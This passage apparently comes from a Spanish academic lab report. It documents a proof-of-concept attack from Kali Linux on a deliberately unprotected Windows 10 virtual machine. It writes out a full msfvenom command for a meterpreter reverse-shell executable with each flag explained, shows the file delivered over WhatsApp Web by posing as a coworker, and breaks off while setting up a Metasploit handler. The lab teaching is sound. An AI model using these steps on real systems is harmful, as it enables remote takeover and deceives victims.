
Figura 14. Evidencia de la comunicación entre las máquinas virtuales.



Fuente: Elaboración propia.

PASO 3. Se valida que la máquina víctima tenga todas las protecciones de seguridad deshabilitadas. Ver Figura 15. Máquina victima sin protección de seguridad.


Figura 15. Máquina victima sin protección de seguridad.



Fuente: Elaboración propia.

PASO 4. Con la herramienta NMAP se identificaron los dispositivos conectados a la red. Ver Figura 16. Identificación de los dispositivos conectados a la red.


Figura 16. Identificación de los dispositivos conectados a la red.



Fuente: Elaboración propia

PASO 5. Con la herramienta NMAP se identificaron los puertos y servicios de la máquina víctima (Windows 10). Figura 17. Identificación de puertos y servicios.

Figura 17. Identificación de puertos y servicios.




Fuente: Elaboración propia.

2.11. Desarrollar un informe de la explotación de las vulnerabilidades en el escenario propuesto y evidenciarla.

PASO 1. En la máquina víctima, se realiza la creación del archivo de texto denominado “Datos-Yuridis.txt”, ubicándolo en el Escritorio, tal como lo describe el escenario propuesto. Ver Figura 18 Evidencia de la existencia del archivo de texto en el escritorio.

Figura 18. Evidencia de la existencia del archivo de texto en el escritorio.




Fuente: Elaboración propia.

PASO 2. Desarrollo del escenario del PoC de ataque.

a) Se validan los tipos de payload para Windows existentes en Msfvenom de la máquina atacante (Kali Linux), con el comando msfvenom -p [tab] y se confirma si existe el payload windows/x64/meterpreter/reverse_tcp como tipo inyección. Ver Figura 19. Evidencia de los payload de msfvenom.

Figura 19. Evidencia de los payload de msfvenom.



Fuente: Elaboración propia.


b) Una vez confirmado la existencia del payload de Windows, se procede a crear la carga útil con la herramienta MSFVENOM, cuyo archivo se denominará de aquí en adelante “PoC52856923.exe”, mediante el comando:

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 -f exe LHOST=10.0.2.15 LPORT=443 >> /home/kali/PoC52856923.exe

-p: indica el payload que soporta arquitectura x64 de Windows y que por medio de una Shell reversa genere un meterpreter.
--platform: indica el sistema operativo que se desea atacar.
-a: indica la arquitectura x64 que se desea atacar.
-f: indica el formato del archivo del código malicioso. En este caso es exe.
LHOST: indica la IP de la máquina atacante.
LPORT: indica el puerto abierto de la máquina víctima por la cual se dará la escucha de la víctima.
>>: indica la ruta donde se guarda el ejecutable creado por msfvenom.

Y con el comando ls se verifica la creación exitosa en la ubicación deseada /home/Kali. (Ver Figura 20. Evidencia de la creación de payload msfvenom)


Figura 20. Evidencia de la creación de payload msfvenom



Fuente: Elaboración propia.

c) Se verifica en los archivos de la carpeta Kali, que el archivo PoC52856923.exe haya sido creado correctamente. Ver Figura 21. Evidencia de la creación exitosa archivo ejecutable.


Figura 21. Evidencia de la creación exitosa archivo ejecutable.



Fuente: Elaboración propia.

d) Se procede a enviar a la máquina víctima, el archivo malicioso denominado “PoC52856923.exe”, mediante Whatsapp Web simulando ser el compañero de trabajo del escenario propuesto. Ver Figura 22. Evidencia del envío del archivo ejecutable malicioso por medio de whatsapp web.


Figura 22. Evidencia del envío del archivo ejecutable malicioso por medio de whatsapp web.



Fuente: Elaboración propia.

e) Se verifica que el administrador de la máquina víctima haya descargado correctamente el archivo PoC52856923.exe. Ver Figura 23. Evidencia de la descarga del archivo payload en la carpeta de descargas de la máquina víctima.


Figura 23. Evidencia de la descarga del archivo payload en la carpeta de descargas de la máquina víctima.



Fuente: Elaboración propia.

f) Se realiza la ejecución del archivo malicioso en la máquina víctima, simulando ser el administrador de la máquina de acuerdo con el escenario propuesto, donde se detalla que el administrador de la computador realizó la descarga y ejecución del archivo que le envió el compañero de trabajo. Ver Figura 24. Evidencia de la ejecución del archivo payload en la máquina víctima.

Figura 24. Evidencia de la ejecución del archivo payload en la máquina víctima.



Fuente: Elaboración propia.

g) Luego de que el archivo es abierto por el administrador de la máquina víctima. Se procede a abrir la consola METASPLOIT FRAMEWORK en la máquina atacante (Kali Linux), y se ejecuta un exploit que permita escuchar y ejecutar el meterpreter por medio de una Shell reversa, por lo que, de acuerdo con el escenario propuesto, se utilizará el exploit /multi/handler por medio de los siguientes comandos: (Ver Figura 25. Ejecución de exploit desde la máquina atacante).

#Use multi/handler (para iniciar este proceso)

